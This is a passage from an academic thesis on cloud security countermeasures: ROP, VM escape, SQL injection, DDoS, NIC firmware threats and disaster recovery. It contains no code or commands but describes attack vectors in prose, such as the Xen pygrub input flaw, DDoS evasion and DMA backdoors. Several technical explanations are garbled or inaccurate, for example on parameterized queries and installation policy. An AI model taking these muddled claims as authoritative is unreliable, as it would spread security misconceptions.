18. Hardware and memory isolation to impede unauthorized access security and critical data, e.g., password, encrypted data, and particular variables to defeat possible direct data corruption attacks. A microprocessor might be implanted to administrate accessing memory in the stack that is divided into the call and return address only part and data only part. The microprocessor does not permit the access control to modify the call and return in a stack with arbitrary data. Even though this ROP defensive countermeasure is effective in some cases, complex instruction CPUs like x86 architectures are difficult to implant the microprocessor.

19. It is necessary to eliminate all unused program codes from linked libraries. It should guarantee that only instructions access the GOT in the program space. To minimize functions that might be utilized for ROP attack is used in the program. There is a security feature inside the kernel of Linux. It permits applications to set a filter on the operating system for calling. It is effective to prevent a function call without authority to defeat various cyberattacks.

ROP benign usage

ROP may be applied in benign usage:

- The minimum program overhead: To apply existing code fragments.
- Software watermark: To employ chained gadgets to conceal security data.
- Steganography: To utilize ROP to circumvent DEP (Data Execution Prevention) to disguise codes to program processing.
- Code integrity verification: To examine whether the program code has been falsified if the verification function failure is caused by one single gadget error.

7.2.3 Evasions for cyberattack launched inside of VMs defensive countermeasure

Virtualization is the foundation of cloud computing with the main component bearing the main security tasks. Virtualization software naturally becomes the main target for malicious attackers. However, we cannot sacrifice software functionality for eliminating vulnerabilities in the system to reduce the program codes. Even though inserting noise may increase the difficulty of a side-channel attack to prevent information from being stolen, this method can be easily defeated. Up to now the isolation of multiple tenants has not reached perfect condition, and there are potential side-channel attacks against it. The thread of cache lines can be deliberately crafted to share information and communicate with each other. Another threat is a permanent threat sourced from host operating systems. Cloud computing brings an extra exploiting vector of the guest virtual operating system which is Virtual Machine escape (VM escape), VM escape is when malicious attackers execute malicious codes on a VM to compromise the hypervisor, and other peers' VMs, and invade the host operating system. VMs have a much weaker defense compared to the host operating system, so it is targeted to compromise more than other attack vectors. Virtual Machine Monitor (VMM) is needed currently to continue eliminating bugs, particularly about validation, interposition, and isolation to stop escaping from guest VM to the host operation system, prevent exploiting the host operating system, and escalate privileges from the guest operating system. However, it is an extremely complex system project from structure design to code and improving the defensive countermeasure against VM escape. Malicious attackers may execute malicious codes on the host or other guest VMs without very difficult effort after modifying guest VMs' of Microsoft Virtual Server or Microsoft Virtual PC, etc. Some applications permit its code to be modified partly and let the VM reboot from there. Malicious attackers may access the host process to address space as the VM process level inhabit it. If the cache of data is divided into different parts and there are no sharing computing resources among multi-threads, the covert channel might be eliminated. It might be adopted thread-aware cache expulsion for defensive countermeasure, or no computing resource is allowed to share data in the cache of "multi-core" processors.

There is another validating error bug discovered inside /pygrub/src/GrubConf.py of hypervisor software Xen that can deliberately conceal malicious codes inside an input to grub.conf to process malicious codes in the host operating system after a guest VM reboot. Malicious attackers devote more effect to exploiting bugs of virtualization.

It must adopt synthesized defensive countermeasures to an effective defense against cyberattacks launched inside VMs. This study recommends adopting the following five-tier defensive countermeasures against what approaches malicious attackers exploit the cloud:

1. Cloud providers must set a strict application installation policy to permit any application to be installed with permission. Even though an automatic blocking mechanism has been embedded to freeze the guest VM once any incorrect credential is detected. Malicious attackers might adopt denial-of-service attack vector to exhausts resources for CPU, and network bandwidth to impede legitimate users' entry, disk space, and memory, etc. Besides, the denial-of-service attack may be utilized to freeze the IDS/IPS, but the access to the network still can continue because the network access does not terminate in this case. This is a similar crash attack to crumble the defensive system by overload, then to circumvent to intrude into the target system. Furthermore, malicious attacks may exploit bugs inside the IDS/IPS program and awaken at special times by certainly designed instructions via remote control.

2. A signature-based detection database must be regularly and rapidly updated, even though it is still vulnerable to a zero-day attack, this defensive countermeasure can filter out most known cyberattacks and reduce the workload of security specialists. To enforce various defensive countermeasures against continuously invented evading techniques. Like normal detection that can be circumvented, signature-based detection can also be evaded by using techniques like ROP attacks.

3. Virtual network interface controller is also vulnerable to attack, the protection of virtual network interface controller is very weak, and all packets must pass when VMs communicate with each other or with the host or the internet. It provides malicious attackers the opportunity to launch a man-in-the-middle attack, e.g., sniff, even to compromise the virtual network interface controller, then compromises hypervisor, host, and up to root. These vulnerable attacks include hardware and software.

4. Cloud providers shall make sure the host, hypervisor, software files, and hardware operating system avoid being tampered with when guest VMs are offline. VM tenant profiles might be used to detect any unauthorized access to the cloud-sensitive area and abnormal usage. VM tenants' usage patterns over a period shall be recorded and stored in the relative database for preventing possible cyberattacks. Behavioural analysis can be evaded by using techniques like running right before the process exits.

5. Input validation for applications of VMs can filter out most of the malicious codes in the input of applications. Malicious attackers may utilize various evading techniques to deliberately craft their malicious input to bypass detection. It is much more reliable to monitor application input by security administrators at the last defense line after most of the inputs have been filtered out by software applications. To track all coming in and outgoing data of VMs and inspect them regularly. It shall prohibit the code or data of VMs to be altered. VMs are only allowed to process programs with authority and simultaneously read and write permissions are prohibited when there is any unsafe application user input. VMs shall be designed to be able to automatically shut down applications once any abnormal activity is found. Meanwhile, it shall immediately block or de-link the relative VM if the detection trigger alarm that the relative activity of VMs is abnormal.

The cloud provider must strictly prohibit modifying the VM's code and access the host process address space via the inhabited VM process level without the privileged authority when the VM reboot. To eliminate bugs that can conceal malicious codes in the input of some programs and run it in the host OS by utilizing a VM reboot. To automatically update all patches for applications inside VMs and back up all virtualization drivers and non-virtualization computing systems regularly. To disconnect unnecessary relative virtual firmware. e.g., virtual CDs and floppy drives, primary network interface, paralleled and serial ports. To apply different authentication certificates for every guest VM unless a shared credential is necessary. Once a peer guest VM has been found out that it has been exploited, make sure all guest VMs revert to a known well image that has been stored before the cyberattack event. Malicious attackers might deduce the pattern system underneath the hypervisor, sharing disks and clipboard. To inspect other VMs and whether they are also compromised and scanned or whether they are implanted worms or viruses, stealth backdoor. To prevent worms or viruses from propagating back to the main system and among other VMs.

The cloud provider must adopt new defensive countermeasures according to continuous environment changes and meet VMs tenants' requirements:

1. The first step that malicious attackers adopt cyberattack exploitation is to crash the program system or defensive countermeasure to obtain information about the maker's name and version, etc. so preventing information leaking is the first step for defeating cyberattacks. Even though malicious attackers may try one by one crashes to pry the maker's name and version, it wastes their exploiting time and easy to arouses the security alarm if the system does not display any critical information when it crashes.
2. To make sure relative virtual devices are correctly connected to physical devices of the hardware system, e.g., mapping between physical NICs and virtual components. Accessing MAC policy sets the rule of all guests' virtual machines accessing the shared computing resources, e.g., disk, memory, network communications, operating events, and domain operating system. The confederacy of guest virtual machines might be distributed in several hypervisors with a central administration. It adopted bind-time authority in heavy loading operations, including a Chinese wall (Chinese-wall is a module in that every guest virtual machine that is allocated a model, all allocated models have interfered with each other). It does not allow two or more guest virtual machines to simultaneously proceed. It might eliminate the side-channel attack by forbidding a possible malicious guest virtual machine to extract sensitive data

when another guest virtual machine proceeds. Chinese wall sets an authority policy of accessing particular shared computing resources.

3. Hypervisors might divide into two sorts: pure isolation and sharing hypervisor. Pure isolation separates the host machine resources into different parts. It only shares CPU and memory, but it does not permit sharing of other computing resources. Sharing hypervisor not only shares other computing resources besides CPU and memory, but also shares files. The process in higher security partition may have only read access to lower-level data. The same level may have read and writing processes. Both hypervisor sorts might be executed in one network or adopted security-shared file storage. Crossing to invoke a function or applying message passing between different partitions in the subsystem is recommended. It can maximally use computing resources and enforce security to compensate for vulnerabilities inside the software. The shared computing resources of memory are a hierarchy. The cache services can be classified into two sorts: privileged or non-privileged data and code. It must divide all caches into kernel mode or use mode and separate each of them for better isolation. Not only does it reduce the shared computing usage, but also increases performance overhead because it increases investigation in each divided cache part. It must prevent the user-mode code to be altered to kernel mode and attacking the kernel server. Malicious attackers might alter the global descriptor table (GDT) and change the value of segments in non-privilege mode to privileged mode to escalate privilege. In order to enforce the hypervisor isolation to prevent side-channel attacks, it can alter the proceeding period of the page fault handler if it lacks corresponding relations between the faulting memory address and the monitoring handling period.

Minimizing the amount of hypervisor code so as to reduce the number of bugs and vulnerabilities. To forbid any modification of the hypervisor without authority. To prevent any executing command to alter the hypervisor from a guest virtual machine. To adopt new processor architecture that can offer new hardware functionality and improve network and hypervisor security. The new model supports producing a logical domain that allocates computing resources CPU and memory in hardware devices. To harden the hypervisor by applying non-bypassable memory lockdown technology. It is only a special routine of the hypervisor that is allowed to write into memory with a restricted pointer index. Malicious attackers still can evade the integrity measurement of the hypervisor by utilizing system management mode. A hypervisor is the primary attack target because it allocates computing resources and administrates interactions among guest virtual machines in shared infrastructures.

A new hardware supporting virtualization architecture is proposed. It produces a trusted 'root module' and an un-trusted 'non-root module'. A hypervisor is arranged in the 'root module'. All guest virtual machines are installed in a 'non-root module'. Hypervisor is still in charge to allocate computing resources and I/O device interaction. It adds one security layer between the hypervisor and guest virtual machines. To make sure the upper layer of computing resources is secure to build credible and trusted security domains and various computing platforms. To apply various penetrating test measures, e.g., honeypot, a sandbox to ensure all applications' security. Strictly access control management of a set of policies to guarantee sensitive data access must have authority.

SQLIA defensive countermeasure

One of the most urgent research tasks of network security nowadays is to find an effective detection and prevention against SQLIA because the serious harm of SQLIA against the backend databases is unpredictable. IT security researchers have invented a lot of SQLIA defensive countermeasures to help software program and IT security experts to remedy the drawbacks of defensive countermeasures, but there are still lots of successful SQLIA incidents that happen. As malicious SQLIA queries are varied with uncountable patterns the same logic attack method might have unlimited patterns for the same logic exploitation. SQLIA defensive countermeasures can not inspect all possible patterns in blacklist.

SQLIA defence can be broadly classified into three approaches:

1. Program coding

Computer programmers are trained that various loophole coding cause SQLIA with manuals. They are guided to apply the best programming practices to write high quality programming under pre-set guidelines and policies to clear out loopholes of the applications at the early stage of the software development life cycle.

Parameterized queries are considered the safest and most effective SQLIA prevention countermeasure by adopting parameterized queries to approach the database. Computer programmers leave several placeholders in SQL queries to test variables to replace using dynamic queries by conjoining the parameters with SQL instruction. Computer programmers run SQL instruction to test the database program with no placeholders and record the output. Computer programmers implant various variables, run the SQL instruction again. These placeholders might be utilized to proceed with malicious attackers' malicious instruction in the database management system as an ordinary string because malicious attackers cannot alter the pre-set input of SQL structure, only malicious attackers' variables may apply dynamic instructions.

To apply stored procedures to an indirect approach database: This method is a subroutine that helps web applications deal with database management systems. It mixes static analysis and dynamic analysis. Static analysis is applied for SQL query inspection via a subroutine parser. Dynamic analysis is applied to sanitize input via SQLIACHECKER() function at run time to defeat attacks. This method reduces the performance overhead to sanitize input that can be applied lots of times again if it is effective to defeat SQLIA. Its performance overhead is low. A stored procedure is effective to prevent SQLIA because it sanitizes the parameter types and throws an exception if malicious attackers implant the wrong types of values into the stored procedure.

Comparing parse tree: A parse tree is a data structure of analyzed SQL query notation. this study might discover spiteful SQLIA by analyzing SQL instructions created by user input and comparing benign SQL instruction of the parse tree. It needs computer programmers to use the special intermediate library to combine special markers into program where user input is injected into dynamically created queries. Computer programmers develop a SQL query structure formula that is the hard-coded portion of the parse tree. The user input portion is developed as the parse tree empty that are indicated: literals without any SQL keyword in it to proceed.

Monitoring Framework is applied to design run time inspectors that execute post-deployment inspecting web applications to discover and defend SQLIA. Two pre-deployment testing methods, basis-path, and data-flow testing are initially applied to design run time inspectors that are applied to set benign proceeding approaches. These run time inspectors are combined into respective modules of the web application to proceed with run time inspecting of the web application during its post-deployment later.

Run time inspectors might pause any malicious coding and advise the administrator the website is under attack.

The encrypting method with RSA and Blowfish: It injects another level of authentication with RSA and Blowfish into the normal authentication system. An extra canary is produced by the web server according to the hexadecimal value of the user's passwords.

There are two stages to executing web users' approach: (1). Approach requirement - The canary that is created by web users' passwords is applied to encrypt the username and password by Blowfish encryption. A proceeding SQL query is then produced for web users' requirements with their username, and password, and also along with their encrypted username and encrypted password. Then the SQL query is encrypted with RSA encryption by utilizing a public key and is transferred to the web server; (2). Approach permitting process - The web server decrypts the encrypted SQL query by using its private key. Once the SQL query is decrypted, the server gets the username, password, and canary created by the hexadecimal value of the web user password. Then the server applies the canary to decrypt the encrypted username and encrypted password. Users are only permitted to approach the database management system if both decrypted username and password exactly match the data in the recorded authorized website user login table. The method supplies effective SQL query production and additional safe authentication. The encryption and decryption method let it very difficult to be exploited the database management system.

SQLrand method - It uses a proxy server that deciphers SQL queries of user input from the web application to the database management server. Tasks proceed to de-randomize the user input SQL queries, this de-randomization framework has portability and safe advantages with good execution: only 6.5ms latency is the maximum performance overhead enforced on one query; Secondly to transfer the validated SQL queries from the database with pre-set keywords for execution.

DCE (Dynamic Candidate Evaluations) method - It lets automatic defense of SQLIA possible. This method dynamically builds the structure of purposed SQL queries whenever there is any security problem. It sanitizes user input by proceeding with candidate SQL queries recorded in web applications and works out the problem of manually modifying the application to create the prepared SQL queries to defeat attack.

Mutation-based testing - Mutation is the action that carefully alters some program codes and runs a serious of correct inspection against the altered coding.

Mutation testing modifies program source codes or byte codes and selects a set of altering manipulators, using these codes for source code in the source program. The result of mutation testing is invoked: mutant deletes WHERE keywords and conditions, rejects every unit expression of where conditions, inject parentheses in where conditions and arranges “FALSE AND” following “WHERE” keyword, turns where condition expression in parentheses unbalance, causes multiple SQL queries flags to true. Altering commit and rollback options, setting the maximum number of records incurred by the result, SQL query execution postpone to unlimited, altering the escape character executing flags.

CSSE (Context-Sensitive String Evaluation) - It uses a channel that mixes metadata reserving string computing, context-sensitive string sanitation, and allocation of metadata to user input. It does not need the software programmer’s manipulation and also changes web application program codes, only needs to alter the underneath framework language. This module can be used for the PHP language.

Model-based method to defense SQLIA in DotNet - The method creates SQL query sanitation that produces static investigating queries at run time. User input is refused if it produces SQL queries at a run time that is not the same as the static query model. DotNet has DNSA (DotNet String Analyzer) and SDMGV (Static Dynamic Model Creator and sanitizing) measures to execute these methods.

2. Penetration testing

One effective method of SQLIA defense is penetrating tests. Penetrating tests mimic cyberattacks in order to discover vulnerabilities of attacked program and defensive system drawbacks, i.e. vulnerabilities might be compromised to infringe security policy in the trusted computing base. The penetrating test is an effective defensive countermeasure against various cyberattacks in information system security engineering. If the penetrating test is a successful cyberattack, the tester might extract sensitive data, arbitrary manipulation, and even take over the targeted operating system without authority.

The flaw Hypothesis Methodology is the earliest and most widely used penetrating test to discover vulnerabilities in computing programs. Penetrating test firstly schedules by setting the aim of the test, defining the ground rules, and each sub-objective, and deciding the text scope; Secondly, background research must meticulously inspect the system procedure documentation, codes, etc. Then penetrating test team process several rounds of brainstorming procedures to produce a list of hypothetical vulnerabilities. After studying and collating according to the ease/likelihood of exploitation, and difficulty/cost to reduce the influence of the system, the hypothetical vulnerabilities are reset in order to be experimented with according to priority, process the penetrating tests, studying the penetrating test results and inspect whether the vulnerabilities appear in other places, eliminate any vulnerabilities and documentation.

The penetrating test has two main methods:

- White-box test: the testers have all information about software architecture and source codes, etc. It allows the testers to find out existing vulnerabilities of web applications by inspecting abnormal SQL Query structures applying the pattern, string matching, and query executing in a short period. The main aim of this test is to discover whether any user input leads to be directly imparted (without sanitation) to SQLIA. Major SQLIA is led without proper use of input sanitation. Although user input sanitation is the essential step to defeat SQLIA, however, it might not defeat complex SQLIA.

- Black-box test: The testers mimic malicious attackers in the real world. They are not provided any operating system information in advance. This penetrating test is more difficult because the tester must find out all information for exploitation themselves. It shows how a defensive countermeasure system acts anti-attack. Other preventing SQL methods are: Do not create dynamic SQL queries from a cookie, user input, and HPPT variables. It is better to apply whitelist filtering. It is contrasted to blacklist filtering that does not permit illegitimate queries to proceed. It does not show detailed error messages for the system crashes caused by any inserting parameters. Even seemingly unharmed error messages might disclose useful messages for cyberattacks.

3. SQLIA run-time defense

It is an important SQLIA defensive method that must continuously sanitize all dynamically created SQL queries and deny and trigger an alarm of any infringing legitimate SQL queries during run time. To inspect any abnormal SQL queries at run time, it must consider:

- Character distribution: SQLIA normally might show several characteristics that are abnormally echoed.
- Queries failed: SQLIA often bursts many queries failure and leads to the system displaying an abnormal number of error message queries.
- Query length: The length of the query attribute does not change too much among web users' requirements relative to the same web application. If the length of a query is abnormally long, it is potential SQLIA.
- SQLIA signature detection: SQLIA defensive method by compromising vulnerabilities with the known signature of discovered cyberattacks, i.e., blacklist. Security program analysis measures might automatically build an illegitimate query module in the static part. To compare user input SQL queries at run time with stored malicious SQLIA code signature in this module, any matching SQL queries are set as SQLIA and stopped to pass to the database process. An alarm is triggered to advise administrators. This method is limited to detecting merely input that has not been sanitized and does not examine sanitizing input routines. Most SQLIA prevention methods are signature-based or abnormal-based that have a vital security loophole if malicious attackers continuously invent new attack methods or find out new vulnerabilities to launch a zero-day attack, the stored old signature cannot defeat these cyberattacks.

Defensive countermeasures against DDoS attack

DDoS may evade defensive countermeasures: (1) Malicious attackers produce packets with multiple HTTP requests. They release such packets one by one in a single HTTP session so as to occupy mass HTTP bandwidth with few packets. Such DDoS with deliberately HTTP VERB selection is stealth and evades deep packet inspection defense; (2) Resiliency technique can damage the exploited host by destructible code hiding in payload via clear data of hard drive. DDoS defensive Countermeasures is normally adopted to detect many repeating signature IP addresses and filter out all packets with these repeating signature IP address. If the defensive system cannot handle a large scope of DDoS, the best current defensive countermeasure is to disconnect the victim from the internet. Even though this disconnection countermeasure can avoid computing system potential damage, malicious attackers reach their aim of stopping legitimate users to access the targeted network. Currently, most DDoS defensive countermeasures can't totally defeat large scope of DDoS attacks because malicious attackers continuously alter the IP addresses of Botnets so as to evade the detection of repeating IP addresses and be filtered out during DDoS attacks.

To synthesize all previous works, this study proposes a DDoS defensive countermeasure as follows: (1) To record all benign users' IP addresses into a database when the network is in normal operation and establish a special channel bandwidth for them and guarantee those benign users can access the network when the network confronts with DDoS attack. The IP addresses with more benign visits are granted propriety access; (2) To apply an ingress/egress mechanism to detect packets with larger repeating IP addresses, store them in a database, and drop them immediately; (3) To detect packets requires establishing a communication connection, but the latency of response for host handshake protocol requests exceeds the normal period. To store the IP addresses in a database and immediately drop them; (4) To enforce important components of the network, e.g., DNS, Session Initiation Protocol (SIP), or HTTP defense to avoid them being damaged; (5) To monitor the behavior of packets inside the network, record their IP addresses and drop them once discover their abnormal behavior. If packets are just required to connect to the network and do not reply to the handshake protocol response and/or do nothing after a connection has been established, these IP addresses can be determined as DDoS attack packets; (6) To reversely trace a malicious packet's path, all packets that come through the same path are first blocked and checked after all packets from other paths are a priority to check for passing the gateway.

This study suggests DDoS defensive countermeasure that the attacked network shall maximize its ingress/egress capacity when it is confronted with a DDoS attack. Meanwhile, it must enforce its defensive ability against DDoS attacks. Malicious attackers reach their aim if the attacked network is easily shut down once confronting a DDoS attack. DDoS defensive countermeasures shall be improved to maximize the availability of network computing resources and minimize the bad impact of DDoS attacks.

7.3 Cloud Computing Threats and Effective Defensive Countermeasures

Cloud computing has confronted an increasingly serious threat in recent years that has been verified by this study's qualitative and quantitative research, many newly invented exploiting approaches, e.g., return-oriented programs and their evolved approaches. Traditional security methodology, IDS/IPS, firewall, log inspecting, malware detection, and network and system monitoring are still suitable for cloud computing security. A virtual machine monitor must be installed to monitor every guest's virtual machine. The network security management plan must adopt centralization to guarantee that each guest virtual machine obtains the same protection. The configuration of the firewall must include coverage across all IP protocols, isolate each guest virtual machine, detect malicious port scanning, defeat some scope of DDoS, and set the strict policy of each level network interface.

A synthesized defensive countermeasure must be applied to effectively impede and conquer various malicious attacks against cloud computing in order to avoid potential disasters. The basic virtual defense for cloud computing security is: (1) To continuously monitor VM and its installed applications activities by hardware memory protection mechanisms and software defensive countermeasures whether any VM acts abnormally activity according to cloud computing policy. VMs cease simultaneously reading, writing, and executing permission on shared memory distributed to VMs; (2) To obey the minimum privilege policy for the management interfaces of the hypervisor, synchronize the virtualized infrastructure with the approved trusted server and update any pitch in time; (3) Disable all unnecessary hypervisor features no matter hardware and software connections; (4) To uninterruptedly monitor the hypervisor by self-integrity monitoring features and other hypervisor protection countermeasures; (5) To apply the strictest isolation policy to separate any two or more VM to share the same credentials; (6) To ensure the physical NIC attached to the host and virtual NIC of VMs have not been compromised; (7) Making sure the correct codes to run the firmware of the network card is a basic defensive methodology again exploitation.

However, return-oriented programming (ROP) can bypass various defensive techniques and canaries. It is hard to defend ROP without return instruction. As network card normally works under hardware-constrained devices along with embedded CPUs like MIPS, it lacks basic defensive features. Besides network adapter being a response to execute network frames, there exists some risk to transferring network frames between the operating system and connected internet outside the cloud via wired or wireless. It also has Alert Standard Format (ASF), Intelligent Platform Management Interface (IPMI), and Active Management Technology (AMT) remote management functions to convey the command to the control node. It has the privilege to access ACPI, System Management Bus (SMBus), PCI bus, and other components of the system. The management function works an inserted firmware and processes various tasks (interactions with the platform, authentication, network frames handling, etc.). The CPU checks all network frames before transferring them to the operating system when the adapter is the destination and passes the whole packet to process the management tasks. Malicious attackers can exploit the authentication part of the ASF firmware vulnerability inside Broadcom NetXtreme adapters. An adapter is vulnerable to remote code execution before authentication is processed when ASF is enabled. Malicious attacks might execute any code of the CPU. The network card does not check each packet whether is safe for the operating system from the remote machine. Malicious attackers may force an ACPI restart through the SMBus to exploit the system. Another attack vector is to exploit the running kernel by a DMA attack and embed a backdoor in it. All the ICMP packets from the reverse shell will be monitored via the backdoor. Other attacks like DNS cache poisoning, packet drops, ARP, and SSLstrip-like attack are serious threats to the system related to the network card.

The side-channel attack is impeded by limiting the overlapping execution time of the VMs from the guests while normal performance is running. The second method of defeating a side-channel attack is to try to enlarge the data transmission error rate by injecting useless data as noises into possible side-channel, minimum the valid bandwidth of transmission in the meantime so as to impede bus contention in memory by adopting atomic memory access. The host operation system inserts lots of useless data in the random atomic memory as noised to impede malicious attackers extract data from the concealed data transmission channel. However, this method might cause lots of packet loss. The third method of defeating a side-channel attack is to enlarge latency into the operating system by limiting the time channel bandwidth, but this method has a serious drawback: it confuses all VM receivers as it cannot identify whether the latency was from the hypervisor or VMs. The fourth methodology is to clear the CPU cache while shifting among guest VMs, but this and the first method cause high performance overhead for the system.

According to side-channel exploitation, it can be applied to timing side-channel exploitation that is based on calculating servers responding to malicious input amount of time. Malicious attackers can record enough different responding times so as to monitor the noise from network just-in-time instrumentation. The detail of the code and its location can be deduced by analyzing different server responding times. It is possible to find out the storage channels by a huge number of ping requests launching in a very small interval of time. Malicious attackers may observe and analyze the various response of the system for unusual packet headers to reveal the covert storage channel.

Network Interface Controller (NIC) is grounded on Von Neumann memory architecture that data and program code are stored in a single address space. Program software that is constituted of firmware is normally processed as only a monolithic application. It might degrade NIC performance if it added protection features, so it leads to the result that firmware normally misses memory protections when it is generally discovered on randomization, NX features, and memory management unit between different applications and isolation in kernel land or userland. There are different methods between NIC and the host. The host may communicate with NIC via DMA read and write in a reserved memory address which is configured by MMIO address space (including DMA configuration). The data structure is conveyed between the host and NIC because it is a circular buffer. A transiting packet consists of several rings in the main host memory and NIC memory. A ring control block dominates the ring with pointers and named buffer descriptor to a special packet. The ring control block is situated in different NIC memory places. Firmware stores data structures (stack, heap, etc.) and codes in various NIC memory places, so it supplies a ground for return-oriented program exploitation.

7.4 Comprehensive Defensive Countermeasures

The most effective defensive countermeasure shall start from the first stage of the cloud computing development life cycle to remove any potential vulnerability in software design, coding, hardware design, and production. It needs to provide sufficient security training courses for all involved cloud computing people, including cloud computing end users because malicious attackers comprehensively launch exploitation from all potential vectors. After cloud computing is launched, all software must be installed in the newest issued patch in time and updated to the latest version as soon as possible. Multiple defensive countermeasures shall be installed depending on their separate defensive ability as each defensive countermeasure has its advantage and disadvantage. Each sort of cyberattack defensive countermeasure is only a small portion of the whole comprehensive cloud computing security defensive system. The defensive system quickly crashes if even a very small unimportant point and basic component are compromised by malicious attackers. Meanwhile, cloud computing shall iteratively be attacked by imitating real-live malicious attackers in penetration tests so as to monitor how strong its defensive countermeasure ability is.

Hardening all portions of network security systems relative to cloud computing and building sound net security plans and policy-driven implementation is necessary. Any perfect software and hardware defensive countermeasure are not effective if there is no good security plan and strict policy-driven operation, malicious attackers may easily invade cloud computing. Especially, social engineering is targeting the drawback of human beings and has been extensively employed by malicious attacks in real practical attacks. Social engineering is the most complex key factor of the security segment to be defined as human beings are the most susceptible and sophisticated when they are facing immense allure or various threats.

7.5 Information Technology System Recovery Strategy

Even if the most perfect defensive countermeasure system is the potential to be defeated and may cause a disaster, a disaster recovery plan must be set up before a disaster happens to minimize the losses and an emergency team that handles all emergency issues when a disaster happens. The information system recovery strategy includes multiple components: hardware, software, data, and connectivity. If the recovery period of data is longer than other components' recovery period, the data may be permanently lost, stolen, or tainted as human error, or hardware, and software failure after various malicious attacks. Loss of data or tainted data may cause a disaster so a data backup strategy must be established that contains backup data selection standards, backup procedures of scheduling, periodically to backup, and validating the data has been accurately backed up to two or more copies and stored in different safe places.

7.6 Summary

The qualitative and quantitative research findings are discussed. These data include opinions of security specialists on how to improve defensive countermeasures against heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs, and this study's experimental results for various defensive countermeasures against heap overflow attacks, ROP attacks, cyberattacks from the inside VMs.

The potential evasion of three cyberattacks is discussed. The serious threats of cloud computing and effective defensive countermeasures of heap overflow attacks, ROP attacks, and cyberattacks from inside VMs are also discussed. This study strongly recommends applying comprehensive defensive countermeasures and preparing suitable information technology system recovery strategies to prevent huge losses once any cyberattack happens, especially a disaster cyberattack. The conclusion and future research directions including best practice guidelines for practitioners are presented in Chapter 8.

Chapter 8

Conclusion and Future Research Directions

8.1 Conclusion

This study proposes three novel defensive countermeasures to mitigate fiercer cyberattack threats against the cloud. They are separated for heap overflow attacks, return-oriented programming attacks, and cyberattacks launched inside virtual machines. Three defensive countermeasures attempt to adopt the advantages of existing defensive countermeasures and remedy their shortcomings. This thesis has made a number of original contributions that are reported in Chapters 5 to 7. These contributions are highlighted below.

We design and test three cyberattack defensive countermeasures against heap overflow cyberattack, ROP cyberattack, and cyberattack launched from inside VMS (Chapter 5). Eight-tier Heap Overflow Prevention (EHOP) is a defensive countermeasure against heap overflow cyberattacks, Trie Graph of Monitoring Program (TGMP) is a defensive countermeasure of monitoring program control flow integrity and turning up the number of gadgets in each node of trie graph against ROP attack, and Five-Tier Detection Mode (Five-TDM) is a defensive countermeasure against cyberattacks launched inside VMs. These defensive countermeasures will benefit the IT society and all computing users.

In this thesis, this study proposes a novel Eight-tier Heap Overflow Prevention (EHOP) defensive countermeasure to defend against heap overflow attacks based on the cyberattack approaches: invoking UNLINK, executing shellcode without authority, memory address modified, modifying integers in heap to process malicious codes, executing malicious format string commands, the size field of a formerly distributed chunk of an "an-entry" structure modified, unlink() macro or frontlink() macro to corrupt heap applied, dividing data is permitted and apply to ASLR. Heap overflow attacks can meet one of the essential requirements for return-oriented program attacks to shift program control flow. Even though buffer overflow and integer overflow also can shift program control flow, heap overflow has more advantages than buffer overflow and integer overflow because heap overflow allows writing and executing in some areas, so it can be easier to assist ROP and has more penetration power.

ROP and its evolved approaches have exponential growth to deal with the cybersecurity threats in cloud computing now. This study systematically explores ROP attacks and their evolved approaches as well as various defensive countermeasures. This study proposes a novel Trie Graph of Monitoring Program (TGMP) defensive counter-measure that is a trie graph of monitoring the integrity of program control flow and turning up the number of gadgets in each tree node to defend against ROP attacks. TGMP monitors all potential launching return-oriented programming attack approaches: return functions turning up number, maximum length gadget, system call whether it is with authority, data control flow, dispatcher gadget number, stop gadget number, BROP gadget number, sigreturn call number, vfgadget number, strcmp gadget number, FOP dispatcher gadget number, GOT entry to be altered, malicious substring, setjmp buffer, function pointer, Vtable pointer, last branch recording, and SHE pointer overwrite. This study conducts all potential launching return-oriented programming attack experiments as this study's quantitative research. The experimental results work unfold that ROP attacks may utilize the vulnerabilities of buffer overflow, integer overflow, heap overflow, format string, and re-using code exploiting to invade the vulnerability, and manipulate and execute malicious codes. It is tremendously difficult to detect and defend ROP because it employs code reuse and executes the existing codes from the inside of a program instead of implanting spiteful codes from the outside of applications. Therefore, cloud computing confronts more cybersecurity threats that source from concealed ROP attacks.

The successful rates of cyberattacks will be higher if cyberattacks are launched inside VMs of the cloud because those cyberattacks can circumvent most firewalls and IDS/IPS detection that are majorly designed to defeat cyberattacks from the outside cloud. This study's proposed Five-Tier Detection Mode (Five-TDM) defensive countermeasures are based on monitoring application installation, signature-based detection, monitoring virtual network interface controller, investigating abnormal behaviour in VMs, and input validation for applications of VMs in the cloud.

In this thesis, this study establishes a simulated virtual cloud environment to demonstrate confronting various cybersecurity threats at present and test the performances of three defensive countermeasures (Chapter 6). The relative experimental results verify this study's contributions: Eight-tier Heap Overflow Prevention (EHOP) defensive countermeasure against heap overflow attacks, Trie Graph of Monitoring Program (TGMP) defensive countermeasure against ROP attacks, and Five-Tier Detection Mode (Five-TDM) defensive countermeasure against cyberattacks launched inside VMs are effective and efficient based on successful defensive rate, performance overhead, and implementing difficulty compared with other existing defensive countermeasures in various experiments. Furthermore, these three proposed defensive countermeasures do not require source code or binary code information. Three proposed defensive countermeasures are transparent to the existing most of computer programs and they do not require source code or binary code to be modified. However, these defensive countermeasures are still possibly evaded by various cyberattacks. These defensive countermeasures still need to be improved further. This study shows that the contents of this thesis provide state-of-the-art references to the cybersecurity community (Chapter 7).

8.2 Limitations of this research

The research outcomes of this thesis basically fulfil this study's expectations, however, there are still limitations: A simulated virtual cloud environment cannot totally represent the current real-world cloud. The vulnerabilities that exist in tested programs of the simulated virtual cloud environment are not exact the same as the real-world cloud environment because there are lots of complicated factors in real-world cloud. This study only tests in the small scope of testbed of simulated virtual cloud.

A single or several simple cyberattacks of simulate virtual cloud environment can represent in real world cloud environment. However, simultaneous multiple dimensions and directions cyberattacks cannot be simulated virtual cloud environments in my research because resources are limit. If resources are enough, it is still possible to simulate a very close real-world environment. The ability of various defensive countermeasures is different in the virtual cloud testbed or real-world cloud, but it is still worth conducting such experiments to obtain references for real-world cloud computing.

The effectiveness of this thesis defensive countermeasures is more effective if only single or several simple cyberattacks. However, the effectiveness of this thesis defensive countermeasures is influenced by multiple dimension and directions simultaneously attacks because the software program must handle various of vulnerabilities and the performance overhead increases. It needs more time and research resources to explore a wider range of emerging threats in cloud computing, given the evolving threat landscape.

The limitations and potential gaps between controlled experiments and real-world scenarios can be ignored if single or several simple cyberattacks. The gaps might be little partial difference if multiple dimension and directions simultaneously attacks.

